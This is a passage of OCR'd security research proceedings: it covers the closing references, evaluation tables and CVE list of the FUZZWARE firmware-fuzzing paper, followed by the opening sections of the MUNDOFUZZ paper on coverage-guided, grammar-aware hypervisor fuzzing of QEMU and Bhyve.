[44] Yan Shoshitaishvili, Ruoyu Wang, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Firmalice: Automatic detection of authentication bypass vulnerabilities in binary firmware. In *Symposium on Network and Distributed System Security (NDSS)*, 2015.

[45] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, et al. SoK: (state of) the art of war: Offensive techniques in binary analysis. In *IEEE Symposium on Security and Privacy*, 2016.

[46] Prashast Srivastava, Hui Peng, Jiahao Li, Hamed Okhravi, Howard Shrobe, and Mathias Payer. Firmfuzz: automated iot firmware introspection and analysis. In *ACM Workshop on Security and Privacy for the Internet-of-Things (IoT S&P)*, 2019.

[47] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *Symposium on Network and Distributed System Security (NDSS)*, 2016.

[48] Seyed Mohammadjavad Seyed Talebi, Hamid Tavakoli, Hang Zhang, Zheng Zhang, Ardalan Amiri Sani, and Zhiyun Qian. Charm: Facilitating dynamic analysis of device drivers of mobile systems. In *USENIX Security Symposium*, 2018.

[49] Unicorn Engine. https://www.unicorn-engine.org/, 2017. Accessed: October 5, 2021.

[50] Wind River SIMICS. https://www.windriver.com/products/simics/, 2020. Accessed: October 5, 2021.

[51] Christopher Wright, William A Moeglein, Saurabh Bagchi, Milind Kulkarni, and Abraham A Clements. Challenges in firmware re-hosting, emulation, and analysis. *ACM Computing Surveys (CSUR)*, 2021.

[52] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: A practical concolic execution engine tailored for hybrid fuzzing. In *USENIX Security Symposium*, 2018.

[53] Jonas Zaddach, Luca Bruno, Aurelien Francillon, and Davide Balzarotti. Avatar: A framework to support dynamic security analysis of embedded systems' firmwares. In *Symposium on Network and Distributed System Security (NDSS)*, 2014.

[54] Michal Zalewski. american fuzzy lop. http://lcamtuf.coredump.cx/afl/, 2017. Accessed: October 5, 2021.

[55] Zephyr Project. https://www.zephyrproject.org/, 2020. Accessed: October 5, 2021.

[56] Yaowen Zheng, Ali Davanian, Heng Yin, Chengyu Song, Hongsong Zhu, and Limin Sun. FIRM-AFL: High-throughput greybox fuzzing of IoT firmware via augmented process emulation. In *USENIX Security Symposium*, 2019.

[57] Wei Zhou, Le Guan, Peng Liu, and Yuqing Zhang. Automatic firmware emulation through invalidity-guided knowledge inference. In *30th USENIX Security Symposium (USENIX Security 21)*. USENIX Association, 2021.

A Appendix

Table 4: Hardware platforms and firmware samples used in FUZZWARE's evaluation.

Platform	Firmware Samples
ARCH_PRO	Password_Discovery
EFM32GG_STK3700	Password_Discovery
EFM32LG_STK3600	Password_Discovery
LPC1549	Password_Discovery
LPC1768	Password_Discovery
MAX32600	RF_Door_Lock, Thermostat
MK64FN1M0VLL12	P2IM unit tests, Console
MOTE_L152RC	Password_Discovery
NUCLEO_F207ZG	Password_Discovery
SAM3X8E	P2IM unit tests, Heat_Press, Steering_Control
SAM3X/A	GPS tracker
SAMR21	6LoWPAN_Sender, 6LoWPAN_Receiver
STM32F103RB	Password_Discovery, P2IM unit tests, Drone, Gateway, Reflow_Oven, Robot, Soldering_Iron
STM32F103RE	3Dprinter
STM32F429ZI	CNC, PLC, utasker_MODBUS, utasker_USB
STM32L152RE	Password_Discovery, XML_Parser
STM32L431	LiteOS_IoT
STM32L432KC	Zepyhr_SocketCan
UBLOX_C027	Password_Discovery




Figure 6: Time spent by FUZZWARE for character discovery on 10 synthetic firmware samples over ten 24h runs with and without modeling. Shown are individual timings (dots), the mean and 66% intervals. Each dot represents the point of time at which the character was solved by one run. Thus, if all ten runs succeed in finding a character, ten dots exist for this character. A high number of dots indicates consistency in finding the character, while dots positioned low indicate high speed in solving that character.

Table 5: FUZZWARE (FW.) vs P2IM vs μEMU coverage generation over five 24-hour fuzzing iterations. We compare the minimum (#BB min), average (#BB avg), maximum (#BB max), and total number of basic blocks (#BB total) discovered across all runs by each system. We account for targets used by both P2IM and μEMU (upper part) and such only evaluated by μEMU (lower part). Bold numbers indicate the best result in each category. The last two columns show the p-value according to the Mann-Whitney U test between the runs of FUZZWARE and P2IM, and between FUZZWARE and μEMU. For all but two cases the p-value ($p < 0.01$) indicates statistical significance of the results.

Target	**#BB in**	**#BB min**			**#BB avg**			**#BB max**			**#BB total**			p-value	
	target	P2IM	μEMU	FW.	P2IM	μEMU	FW.	P2IM	μEMU	FW.	P2IM	μEMU	FW.	to P2IM	to μEMU
CNC	3614	1096	416	**2422**	1252	786	**2560**	1578	1136	**2646**	1599	1140	**2722**	< 0.01	< 0.01
Drone	2728	1268	1456	**1830**	1270	1457	**1836**	1275	1459	**1847**	1275	1461	**1850**	< 0.01	< 0.01
Heat Press	1837	527	492	**537**	532	493	**544**	536	493	**547**	536	494	**550**	< 0.01	< 0.01
Reflow O.	2947	815	797	**1188**	815	829	**1189**	815	875	**1191**	815	880	**1191**	< 0.01	< 0.01
Soldering I.	3656	1302	837	**2080**	1302	947	**2117**	1302	1271	**2134**	1302	1283	**2145**	< 0.01	< 0.01
Console	2251	779	583	**805**	779	615	**805**	779	662	**805**	779	662	**805**	< 0.01	< 0.01
Gateway	4921	1756	1623	**2423**	1768	1738	**2622**	1804	1905	**2881**	1806	1977	**2984**	< 0.01	< 0.01
PLC	2303	**505**	436	465	507	436	**603**	513	436	**647**	513	451	**649**	0.07	< 0.01
Robot	3034	1131	999	**1267**	1158	1004	**1296**	1190	1014	**1340**	1192	1017	**1340**	< 0.01	< 0.01
Steering C.	1835	498	489	**598**	498	497	**609**	498	506	**613**	498	506	**613**	< 0.01	< 0.01
6LoWPAN_Recv.	6977	-	2477	**3056**	-	2501	**3099**	-	2520	**3142**	-	2572	**3155**	-	< 0.01
6LoWPAN_Send.	6980	-	1688	**2914**	-	2342	**3066**	-	2522	**3144**	-	2550	**3166**	-	< 0.01
RF_door_lock	3320	-	605	**782**	-	664	**1675**	-	679	**2262**	-	679	**2641**	-	< 0.01
Thermostat	4673	-	907	**2274**	-	936	**2747**	-	980	**3082**	-	1020	**3545**	-	< 0.01
3D_printer	8045	-	854	**889**	-	854	**977**	-	854	**1217**	-	855	**1221**	-	< 0.01
GPSTracker	4194	-	587	**1006**	-	588	**1016**	-	588	**1027**	-	602	**1040**	-	< 0.01
LiteOS_IOT	2423	-	657	**737**	-	740	**954**	-	804	**1342**	-	804	**1343**	-	0.26
utasker_Modbus	3780	-	1043	**1247**	-	1049	**1297**	-	1057	**1326**	-	1113	**1327**	-	< 0.01
utasker_USB	3491	-	594	**1587**	-	961	**1669**	-	1121	**1718**	-	1150	**1807**	-	< 0.01
zephyr_socket.	5943	-	2176	**2553**	-	2282	**2722**	-	2396	**2869**	-	2456	**2884**	-	< 0.01
xml_parser	9376	-	1717	**3185**	-	1781	**3602**	-	1861	**4012**	-	1955	**4334**	-	< 0.01

Table 6: Overview of CVE-Assigned Bugs found by FUZZWARE

CVE	**Product**	**Version Tested**	**Description**
CVE-2020-10064	Zephyr OS	2.2.0	Improper Input Frame Validation in ieee802154 Processing
CVE-2020-10065	Zephyr OS	2.2.0	Missing Size Checks in Bluetooth HCI over SPI
CVE-2020-10066	Zephyr OS	2.2.0	Incorrect Error Handling in Bluetooth HCI core
CVE-2020-12140	Contiki NG	4.4	Missing L2CAP frame size validation
CVE-2020-12141	Contiki NG	4.4	Missing size check during SNMP message decoding
CVE-2021-3319	Zephyr OS	@d969ac..1cc42d	Incorrect 802154 Frame Validation for omitted Source/Dest Address
CVE-2021-3320	Zephyr OS	@d969ac..1cc42d	Type Confusion in 802154 ACK Frames Handling
CVE-2021-3321	Zephyr OS	@d969ac..1cc42d	Integer Underflow in IEEE 802154 Fragment Reassembly Header Removal
CVE-2021-3322	Zephyr OS	@d969ac..1cc42d	Unexpected Pointer Aliasing in IEEE 802154 Fragment Assembly
CVE-2021-3323	Zephyr OS	@d969ac..1cc42d	Integer Underflow in 6LoWPAN IPHC Header Uncompression
CVE-2021-3329	Zephyr OS	@d969ac..1cc42d	Incorrect handling of the initial HCI ACL_MTU handshake packet leads to crash of bluetooth host layer
CVE-2021-3330	Zephyr OS	@d969ac..1cc42d	Linked-list corruption leading to large out-of-bounds write while sorting for forged fragment list

MUNDOFUZZ: Hypervisor Fuzzing with Statistical Coverage Testing and Grammar Inference

Cheolwoo Myung
Seoul National University
cwmyung@snu.ac.kr

Gwangmu Lee
Seoul National University
gwangmu@snu.ac.kr

Byoungyoung Lee*
Seoul National University
byoungyoung@snu.ac.kr

Abstract

A hypervisor is system software, managing and running virtual machines. Since the hypervisor is placed at the lowest-level in the typical systems software stack, it has critical security implications. Once compromised, the entire software components running on top of the hypervisor (including all guest virtual machines and applications running within each guest virtual machine) are compromised as well, as the hypervisor has all the privileges to access those.

This paper proposes MUNDOFUZZ, a hypervisor fuzzer to enable both coverage-guided and grammar-aware fuzzing. We find that the coverage measurement in hypervisors suffers from noises due to the hypervisor's asynchronous system event handling. In order to filter out such noises, MUNDOFUZZ develops a statistical differential coverage measurement methods, allowing MUNDOFUZZ to capture the clean coverage information for hypervisor inputs. Moreover, we observe that hypervisor inputs have complex input grammars because it supports many different devices and each device has its own input format. Thus, MUNDOFUZZ learns the input grammar through inspecting the coverage characteristics of the given hypervisor input, which is based on the idea that the hypervisor behaves in a different way if the grammatically correct (or incorrect) input is given. We evaluated MUNDOFUZZ with popular hypervisors, QEMU and Bhyve, and MUNDOFUZZ outperformed other state-of-the-art hypervisor fuzzers ranging from 4.91% to 6.60% in terms of coverage. More importantly, MUNDOFUZZ identified 40 previously unknown bugs (including 9 CVEs), demonstrating its strong practical effectiveness in finding real-world hypervisor vulnerabilities.

1 Introduction

A hypervisor is system software, managing and running virtual machines (VMs). The key technical advantage of using the hypervisor is in its resource virtualization capability, which enables a single host machine to run multiple guest VMs. This advantage becomes particularly important as the computing trends are rapidly shifting towards cloud computing. Using the hypervisor, cloud computing platforms can facilitate flexible resource managements on virtualized platforms, which can efficiently service for billions of users [18]. From the security point of view, hypervisors introduce crucial attack surface to be protected. Importantly, a hypervisor is running at the lowest layer in the typical systems software stack, so it is given the highest security privilege of the host machine. Consequently, any successful compromise exploiting hypervisor vulnerabilities would allow attackers to gain privilege of the entire host machine, including the hypervisor itself as well as all guest VMs running on top of them.

Meanwhile, fuzzing techniques have been shown its effectiveness in identifying unknown vulnerabilities in various software systems. The fuzz testing keeps running the target software with a randomly generated or mutated input. While running, it identifies the vulnerability by checking if the run leads to any unexpected behavior (e.g., a crash, a hang, or raising the assert violation). In general, the effectiveness of the fuzz testing heavily relies on the quality of its randomly generated or mutated input, as it determines the overall testing coverage with respect to the target software. In order to improve the quality of test inputs, many traditional fuzzers leverage two key features, coverage-guided fuzzing [29,39,40,52] and grammar-aware fuzzing [27,35,36,38,45]. First, the coverage-guided fuzzing improves the quality of input by leveraging code coverage measurement. Based on the coverage measurement, it keeps evaluating the quality of tested inputs. Then it only retains the good quality of inputs for the future test while discarding the bad quality of inputs, which gradually helps the fuzzer keep testing the good quality of inputs. Second, the grammar-aware fuzzing directly encodes the grammar of input semantics into the input generation and mutation logic, such that the fuzzer tests grammatically correct inputs if possible. This allows the grammar-aware fuzzing technique to explore in-depth logic of the target program, which helps to augment the testing coverage.

*Corresponding author

When it comes to hypervisor fuzzing, we find that it is challenging to employ aforementioned two key fuzzing features, coverage-guided and grammar-aware fuzzing. This is due to the following unique systems characteristics of hypervisors. First, it is challenging to employ coverage-guided fuzzing in hypervisors because the precise coverage measurement of hypervisor execution is difficult. Specifically, hypervisors are responsible of handling various events, ranging from asynchronous ones from interrupts and a timer to deterministic ones from non-target devices, which are not relevant to a specific feature targeted by the provided inputs. Since all these *noise* events will be attributed to the coverage measurement, the measured coverage for each input would be imprecise. It is worth noting that the previous work VDF [37] attempted to handle this noise issue through manual hypervisor code partitioning, but it require non-trivial manual efforts.

Second, grammar-aware fuzzing for hypervisors is challenging because of complex inputs grammars that the hypervisor accepts. Hypervisors support many different virtual devices, where each device has its own unique input semantics. Moreover, these devices accept the input through various IO interfaces (i.e., port IO, memory-mapped IO, and DMA), which further complicates the input grammar. In order to handle this issue, the previous work NYX [46] manually wrote the grammar rule based on the documentation, but this requires heavy manual efforts considering the complexity of IO interfaces as well as a large number of virtual devices.

This paper proposes MUNDOFUZZ, a hypervisor[1] fuzzer that is carefully designed to enable both coverage-guided and grammar-aware fuzzing. First, in order to enable coverage-guided fuzzing, MUNDOFUZZ proposes a new statistical differential testing approach to precisely measure the coverage. This is based on the observation that while the true coverage information would be measured in the same way, the noisy-coverage information would appear in a different way if the coverage is measured multiple times. Leveraging this observation, MUNDOFUZZ takes statistical complement and intersection from multiple coverage measurement to obtain the clean coverage information from the hypervisor input. Second, to enable the grammar-aware fuzzing, MUNDOFUZZ automatically infers grammar rules regarding the device register types (e.g., control, data and DMA address registers) and dependencies in hypervisor inputs. The key idea behind this grammar learning is that the hypervisor behaves differently if the grammatically correct (or incorrect) hypervisor input is given. Based on this idea, MUNDOFUZZ is capable of inferring the grammar through inspecting the coverage characteristics of the given hypervisor input.

We implemented the prototype of MUNDOFUZZ and evaluated it with popular hypervisors, QEMU and Bhyve. According to our evaluation, MUNDOFUZZ outperforms the state-of-the-art hypervisor fuzzer HYPER-CUBE by 4.91% and NYX by 6.60% in terms of coverage. Looking into the details, MUNDOFUZZ's precisely measured coverage significantly improved the accuracy of grammar inferences, increasing the accuracy of register types 87.2% on average. Moreover, MUNDOFUZZ's automated grammar inference showed a comparable performance to NYX, which manually specified the grammar rules. MUNDOFUZZ also identified 40 new bugs including 9 CVEs (i.e., 23 bugs in QEMU and 17 bugs in Bhyve), which demonstrate its strong practical effectiveness in finding real-world hypervisor vulnerabilities.

[1] Specifically, Type-2 hypervisor in the paper.

2 Background

2.1 Hypervisor

A hypervisor is a software application which runs multiple virtual machine (VM) instances. The major role of a hypervisor is to virtualize a set of machine resources, such as the number of processors or memory space, and to provide the functionalities of peripheral devices to VM instances.

One of the core features in hypervisors is in emulating devices, known as virtual devices. In particular, hypervisors typically use the trap mechanism to emulate privileged instructions, which delegate the access to the underlying privileged resources. For example, any operation that directly accesses a device register from a VM instance is designed to raise a trap, which hands over the control to the hypervisor. Then the hypervisor accordingly emulates the operation by forwarding it to the corresponding virtual device in the hypervisor. After the virtual device finishes the operation, the hypervisor eventually returns the results and resumes the VM.

Input Space of Hypervisors. A virtual device in a hypervisor accepts various IO operations from VM instances ranging from port IO (PIO) and memory-mapped IO (MMIO) to direct memory address (DMA). Primarily, a virtual device exposes device registers through PIO and MMIO. PIO is the most primitive input channel that presents a separate address space that is mapped to device registers, where the address space is only addressable through special instructions (`in`/`out`). On the other hand, MMIO dedicates a range of memory address to device registers, so that device registers are addressable via memory operations (e.g., `load` or `store`).

A virtual device can also accept IO operations through DMA as well. In DMA, the OS kernel (i.e., the guest kernel that resides in a VM instance) first allocates a shared memory buffer and informs the address to the virtual device. The virtual device then directly accesses the buffer to receive IO operations or place return data.

Completion Signal. When a virtual device completes a specified task by the IO operations and falls back to the idle state, it notifies the VM instance by sending a completion signal. The completion signal can be through hardware interrupt or a dedicated device register, where a certain bit signifies the

Techniques	Input Space (PIO, MMIO, DMA)	Coverage -guided	Noise Coverage Reduction	Semantic Input Synthesis
VDF [37]	✓✓✗	△	△	✗
HYPER-CUBE [47]	✓✓✓	✗	✗	✗
NYX [48]	✓✓✓	✓	✗	△
MUNDOFUZZ	✓✓✓	✓	✓	✓

△: Manual work required.

Table 1: Comparison of major hypervisor fuzzers.




Figure 1: Example of a hypervisor input and its two key semantic constraints; types of registers and dependencies between IO requests.

device state. However, for most virtual devices, the method is configurable by the VM instance.

Determinism. Most virtual devices solely depend on the IO operations provided by VM instances. However, some virtual devices are asynchronous and depend on non-deterministic sources, such as physical time. For example, since timers and interrupt controllers depend on physical time, their operations are generally irrelevant to the IO operations.

2.2 Fuzzing Hypervisors

Overall, previous works on hypervisor fuzzing have adopted the general lessons from traditional fuzzing techniques, but the direction of development has been changed due to the characteristics of hypervisors.

Coverage-guided Fuzzing. At the early stage, hypervisor fuzzing followed the convention of general coverage-guided fuzzing techniques [15, 52]. VDF [37] is one of the early coverage-guided hypervisor fuzzer, which fuzzes the virtual devices in QEMU using AFL [52]. To suppress coverage noises from irrelevant hypervisor parts such as non-target virtual devices and asynchronous interrupts, VDF manually partitions the hypervisor into stand-alone virtual device parts and fuzzed them separately. However, this process requires heavy manual efforts to extract virtual devices, and is also error-prone while manually partitioning the hypervisor code.

Recently, NYX [46] also employs the coverage-guided fuzzing by instrumenting the entire hypervisor. However, since NYX does not manually partition the hypervisor code, it suffers from the noises in the coverage measurement.

Throughput-oriented Fuzzing. As incorporating coverage guide is tricky, another approach preferred fuzzing performance to coverage guide. For example, HYPER-CUBE [47] drops the coverage guide support and rather randomly generates hypervisor inputs on-the-fly. However, since this approach does not recognize meaningful hypervisor inputs, it cannot develop hypervisor inputs for complex device states.

Grammar-based Fuzzing. NYX [46] employs a grammar-based fuzzing technique to explore complex device states. To enable grammar awareness, NYX utilized grammar specification in device documentations and manually wrote the grammar rules for each device. However, manually embedding grammar specification for all virtual devices requires an unacceptable manual efforts. Furthermore, the device documentation is non-trivial to interpret due to the complex details, manually organized grammars may end up with incorrect grammar rules.

3 Challenges in Hypervisor Fuzzing

In this section, we articulate two key challenges in performing hypervisor fuzzing, namely i) noises in coverage measurement, which deters the coverage-guided fuzzing (§3.1) and ii) complex input semantics, which makes difficult to enable the grammar-aware fuzzing (§3.2).

3.1 Noises in Coverage Measurement

Since hypervisors are just an application from the perspective of a host machine, measuring the coverage of hypervisors may seem straightforward, similar to measuring the coverage of typical user applications.

However, we find that coverage measurement for hypervisors is challenging largely due to its inherent system characteristics. As noted in §2, a hypervisor is designed to virtualize the entire machine resources, so it is responsible for handling various asynchronous events, notably interrupts and timer events. Because such asynchronous events are irrelevant to a certain input to the hypervisor, simply employing traditional coverage measurement techniques would suffer from severe non-deterministic noises. For instance, if any asynchronous interrupt is triggered while measuring the coverage of a certain IO operation, the resulting coverage ends up being a mixture of target device coverage and interrupt coverage. These non-deterministic noises in coverage measurements would critically harm the coverage-guided fuzzing, because the coverage-guided fuzzing assumes the deterministic coverage measurement—i.e., the same input should lead to the same coverage.

3.2 Complex Input Grammar

We find that hypervisor inputs have complex input grammar semantics, challenging the fuzzing performance for efficient




Figure 2: Overall workflow of MUNDOFUZZ.

input generation and mutation. This is largely due to the fact that most of hypervisor inputs are presented in low level memory or IO operations, and each memory operation can have its own unique semantic meanings depending on i) a memory or IO address; ii) a value it is writing; iii) a context that the memory or IO operation is performed.

In order to clearly understand this challenge, we take an example with a simplified hypervisor input for a generic disk device (illustrated in Figure 1). The input consists of a sequence of low-level IO operations that feed values through PIO/MMIO registers (i.e., using `outl()`/`writel()`) and writes data to a DMA buffer (i.e., `*(0xa0)=...`). To initialize the device, it first aligns the current sector to 0 before enabling the device ("Enable Device") and configures the DMA buffer for data transfer ("DMA Config"). After initialization, it finds the target sector `0x10` ("Find Sector") and writes data through the DMA buffer ("Write Data").

As shown in this example, hypervisor inputs are a short sequence of low-level IO operations, which is difficult to understand its semantic meaning by looking at an individual IO operation. In order to reconstruct the semantic meaning, one needs to understand the operational characteristics of hypervisor inputs: i) a collective set of IO operations forms a certain high-level task in a device; ii) a target memory address of an IO operation (i.e., device registers) has a dedicated semantic meaning; and iii) IO operations have order dependencies between them, which should be kept to correctly function. Based on these operational characteristics, we elaborate each characteristic in the followings.

IO Request: A High-level Semantic Unit. To clearly denote the high-level semantic unit, we define the term, *an IO Request*, which is a collective set of IO operations constituting a high-level semantic task. Such a high-level task is completed with a notification signal, delivered through either an interrupt or a status register. For example, IO requests in Figure 1 are "Enable Device", "DMA Config", "Find Sector" and "Write Data". We note that an IO request qualifies as a semantic unit of hypervisor inputs, because it has the property of requesting a specific functionality to its downstream (i.e., the hypervisor).

Semantics in Device Register. Device registers in hypervisor can be considered as a memory address, which is a main communication channel between a hypervisor and a device. Depending on the usage, device registers can be categorized into following three types: i) a control register, which transfers the control values that indicate the desired function or operation mode; ii) a data register, which transfers a data parameter that is necessary for device functions; and iii) a DMA address register, which transfers the base address of a DMA buffer to the device.

From the perspective of grammar-aware fuzzing, recognizing these register types is important grammar information as these critically impact the hypervisor operations. For example in Figure 1, the register `bar+4` is a control register that invokes the desired functionality inside the disk device, the register `bar+0` is a data register that specifies a desired sector number to the device, and the register `iobar+8` is a DMA register that informs the DMA buffer address. If the fuzzer is not aware of these register types when generating or mutating hypervisor inputs, its fuzzing performance would be severely limited. To be specific, while mutating control registers is likely extend the code coverage (because it would try different functionality), mutating data registers is not (because it would simply provide different value). More critically, if the fuzzer does not recognize the DMA register, it would not be able to synthesize (or mutate) any semantically correct hypervisor inputs performing DMA operations. This is because all the following DMA operations would be depending on the DMA buffer address which is delivered through the DMA register.

Dependency in IO Requests. We further observe that the IO requests also have dependencies to each other, meaning that there are necessary orders between IO requests to correctly function. For example in Figure 1, the IO request "Enable Device" needs to precede all IO requests since any IO requests are invalid before it enables the device. Similarly, "Find Sector" needs to precede "Write Data" as data can only be written properly after the disk device finds the sector. Maintaining such dependency relations is essential for synthesizing hypervisor inputs, as they are functional only when a sequence of IO requests observes the dependencies.

4 Design of MUNDOFUZZ

MUNDOFUZZ is a coverage-guided hypervisor fuzzer, which synthesizes hypervisor inputs with grammar awareness.




Figure 3: Overview of hypervisor input collection (§4.1).

MUNDOFUZZ is designed to address the two challenges described in §3. First, to remove coverage noise, MUNDOFUZZ employs statistical and differential testing techniques to precisely measure the clean coverage information (§4.2.1). Second, to synthesize grammatically correct hypervisor inputs, MUNDOFUZZ automatically learns grammar rules regarding the device register types and dependencies between IO requests (§4.2).

The overall workflow of MUNDOFUZZ is illustrated in Figure 2. MUNDOFUZZ first collects hypervisor input traces issued by various real-world applications and partition them into *IO requests* as the units of semantics (§4.1). Next, MUNDOFUZZ infers grammar rules through leveraging the coverage characteristics of hypervisor operations, particularly focusing on two things: i) the device register types and ii) the dependencies between IO requests (§4.2). Finally, during a fuzzing run, MUNDOFUZZ synthesizes hypervisor inputs using the inferred grammar constraints (§4.3).

4.1 Collecting Hypervisor Input

The goal of hypervisor input collection is to collect a variety of inputs for virtual devices. To do this, MUNDOFUZZ collects real-world input traces by monitoring the IO interactions between the OS kernel and the device at the kernel level.

Workflow. Figure 3 shows the overview of the IO operation collection. While user applications (e.g., `dd` and `fsck`) invoke a device driver (①), the MUNDOFUZZ logger intercepts the PIO/MMIO and DMA operations issued by the kernel and records them to a hypervisor input trace (②). Upon receiving an interrupt that notifies the completion of a request, the logger slices the trace to create an IO request (③).

Recording PIO/MMIO Operations. To collect PIO and MMIO operations, MUNDOFUZZ leverages the common practice that the kernel provides PIO/MMIO APIs to communicate with peripheral devices. Notice that these primitive APIs are well-documented in most popular OSes, as these are heavily used by the third-party drivers. For example in the Linux kernel, `readl()`/`writel()` are the dedicated primitive APIs for the MMIO accesses, and `inl()`/`outl()` are the primitive APIs for the PIO accesses.

As such, MUNDOFUZZ attaches a logger to these kernel primitive APIs for PIO/MMIO. Logging these APIs, MUNDOFUZZ is able to record all the PIO/MMIO operations with their access type (e.g., read or write), access address, and the write value if applicable. It is worth noting that device drivers may directly utilize host instructions to communicate with PIO/MMIO. In this case, MUNDOFUZZ may utilize page fault traps as employed for DMA below, but we have not encountered such cases during our evaluation with Linux.

Recording DMA Operations. Unlike PIO/MMIO, DMA operations are not performed through dedicated kernel APIs, because its operations can be seen as ordinary memory read-/write instructions. Thus, MUNDOFUZZ leverages the fact that most OSes provide a primitive API to allocate a DMA memory buffer (e.g., `dma_map_single()` in the Linux kernel). More specifically, the MUNDOFUZZ logger monitors all DMA buffer allocation events, then it installs a page fault trap for all the memory pages allocated for new DMA buffers. Later when a DMA operation attempts to access the DMA buffer, the MUNDOFUZZ logger intercepts the page fault handler and records the DMA operation with its access address and the write value. To transparently resume the execution, MUNDOFUZZ temporarily allows the DMA operation to access the buffer again and reinstalls a page fault trap right after the access using the single-step debugging feature [3].

Recording DMA Buffer Allocations. Along with recording DMA operations, MUNDOFUZZ additionally records the DMA buffer allocation events for the future inference task that we describe later in §4.2.2 and §4.2.3. Specifically, MUNDOFUZZ intercepts the DMA buffer allocation API and records the allocation events with their addresses and sizes.

4.2 Inferring Input Semantics

Using the collected input trace, MUNDOFUZZ infers the semantic constraints (i.e., the types of registers and the dependencies between IO requests) by observing the coverage characteristics of the target device while algorithmically manipulating the trace. To this end, MUNDOFUZZ first constructs a primitive algorithm to remove coverage noise from an instrumented hypervisor (§4.2.1). Using this, MUNDOFUZZ then infers the register types and IO request dependencies by inspecting coverage characteristics (§4.2.2 and §4.2.3).

4.2.1 Removing Noises in Coverage

To remove coverage noise, MUNDOFUZZ takes a statistical differential testing approach as follows. First, MUNDOFUZZ first obtains the coverage of an individual IO operation, which still contains non-deterministic noises. Second, MUNDOFUZZ removes the non-deterministic noise by iteratively intersecting the coverage. Finally, MUNDOFUZZ reconstructs the target device coverage (i.e., an IO request coverage) by merging the coverages from individual IO operations.

